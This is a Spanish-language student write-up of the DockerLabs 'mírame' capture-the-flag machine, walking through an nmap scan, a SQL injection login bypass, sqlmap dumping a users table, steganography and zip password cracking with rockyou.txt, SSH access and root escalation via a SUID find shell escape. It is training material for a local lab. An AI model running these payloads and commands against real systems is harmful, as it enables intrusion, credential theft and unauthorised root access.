IES Valle Inclán

Vulnerabilidades

Ethan Erwin

Contenido

Preparando la maquina Docker

Para esta práctica usaremos una máquina de Docker labs, yo usare la de mírame.
Lo primero de todo es descargar la maquina de la pagina web, una vez descargado se extrae. Cuando ya se ha extraído hay que hacer chmod 777 (para simplificar) al archivo .sh, después abrimos una terminal y usamos

```
Sudo ./auto_deploy.sh mírame.tar
```


Y nos dará este resultado con la IP con la que vamos a trabajar

Una vez el entorno esta preparado pasaremos a los primeros pasos.


Primeros pasos

Lo primero que vamos a hacer va ser escanear esa IP con nmap para saber que puertos hay abiertos.

```
nmap -p- --open --min-rate 5000 -sS -vvv -n -Pn 172.17.0.2
```



No hemos observado nada interesante, solo están abiertos el puerto 22 y el 80, vamos a empezar por el puerto 80 y lo abriremos en el navegador.




Podemos observar una pagina de inicio de sesión, vamos a probar con los usuarios típicos de admin:admin, root:root, etc.

Después de intentar poner esos usuarios nos daremos cuenta que no funciona, es decir que han seguido algunos consejos de seguridad para que no sea tan fácil, pero poniendo una comilla en user o password ‘ nos da un error, eso quiere decir que estamos ante un SQLi

Con esta información podemos intentar nuevamente con el usuario admin, pero poniendo una sentencia SQL como admin' or 1=1-- - como usuario y la contraseña lo que sea.

Como podemos observar no hay nada interesante, asique usaremos sqlmap en la terminal para ver que nos dice:


```
sqlmap -u "http://172.17.0.2/index.php" --forms --batch --dbs
```



Aquí nos dice que hay 2 bases de datos

La que nos interesa a nosotros como "hackers" es la de users, vamos a intentar entrar:

```
sqlmap -u "http://172.17.0.2/index.php" --forms --batch -D users –tables
```



El comando nos ha dicho que esta la tabla llamado usuarios, por lo que ahora podremos listar la taba con:

```
sqlmap -u "http://172.17.0.3/index.php" --forms --batch -D users -T usuarios
–dump
```

id	password	username
1	chocolateadministrador	admin
2	lucas	lucas
3	soyagustin123	agustin
4	directoriotravieso	directorio

Aquí nos muestra el resultado de lo que se encuentra en la tabla usuarios, podemos observar que viene passw0rd y username.
Pero si nos fijamos bien hay un usuario con un nombre raro, directorio, vamos a entrar desde el navegador al usuario directorios ya que también sabemos la contraseña, a ver que nos sale.

```
http://172.17.0.2/directoriotravieso/
```

Entrado aquí podemos observar que hay una imagen llamada `miramebien.jpg`
Vamos a descargar la imagen, si abrimos la imagen normal nos sale un dibujo de unos ojos, me parece muy básico asique voy a hacer steghide en la imagen a ver que nos extrae

```
steghide extract -sf miramebien.jpg
```

Al ejecutar el comando nos pide el passphrase, el cual no tenemos asique podemos probar con un ataque de diccionario usando el comando stegseek y el archivo rockyou.txt que esta en internet que consta de los usuarios y contraseñas mas comunes, es utilizada principalmente para entornos de pruebas como el que estamos haciendo, asique también la descargamos de github y lo ponemos en el directorio `/usr/share/wordlists (usando root en la terminal o el explorador de archivos como root)`

```
stegseek extract -sf miramebien.jpg -wl /usr/share/wordlists/rockyou.txt
```

```
[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip".
[i] Extracting to "miramebien.jpg.out".
```

Podemos observar que dentro hay un archivo .zip llamado “ocultito.zip” y que la contraseña es “chocolate”, sabiendo esto volveremos a ejecutar steghide, pero esta vez pondremos la contraseña, esto nos ha dado un .zip que también esta protegido por contraseña, para sacar la contraseña de este zip usaremos zip2john para el ataque diccionario con la misma wordlist de rockyou.txt


```
┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john ocultito.zip > hash.txt
Created directory: /home/kali/.john
ver 1.0 efh 5455 efh 7875 ocultito.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen=28, decmplen=16, crc=703553BA
ts=9D7A cs=9d7a type=0

┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stupid1          (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE (2024-11-24 07:59) 33.33g/s 273066p/s 273066c/s 273066C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Podemos ver que la contraseña es “stupid1” asique con esto podremos extraer el zip

`Unzip ocultito.zap stupid1`



Esto nos ha extraído un archivo llamado “secret.txt” que tiene la contraseña para el ssh que si recordamos bien en el primer nmap salía el puerto 22 lo que quiere decir que ssh está habilitado.

Entraremos con el usuario y contraseña que nos sale en el txt extraído y pasaremos a la segunda parte.

Escalada de privilegios.

Una vez hemos entrado por ssh como Carlos vamos a intentar escalar de privilegios, vamos a probar si tenemos sudo -l, nada, no tenemos permiso de sudo, asique vamos a ver si hay algún binario que podamos aprovechar el SUID, para ello usaremos

```
Find / -perm -4000 2>/del/null
```

```
carlos@adfdf0bc83fc:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/su
/usr/bin/find
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
carlos@adfdf0bc83fc:~$
```


Como podemos observar está el binario “find”, si buscamos en GTFObins podremos aprovecharnos de el para escalar a root usando el comando:

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

```
carlos@adfdf0bc83fc:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```

Conclusión

En este entorno de mírame hemos visto lo importante que es el diseñar bien la seguridad de nuestra pagina web, ya que todo empezó ejecutando sql en el formulario, de ahí sabiendo que hay 2 bases de datos cuya información esta guardada sin encriptar, que es otro fallo que llevo a poder ir sacando más información.
La parte de escalada de privilegios se podría haber evitado encerrando a los usuarios en su directorio /home y que no pueda salir de ahí, configurando bien el archivo ssh



Aunque sin ser sudo no se podría hacer mucho, pero se podrían encontrar más vulnerabilidades.
En conclusión, hay que tener cuidado la hora de crear los formularios de nuestra pagina y que cuando se intente pasar comandos de sql que los filtre o los elimine antes de pasar la ejecución y en las bases de datos la información guardarla encriptado.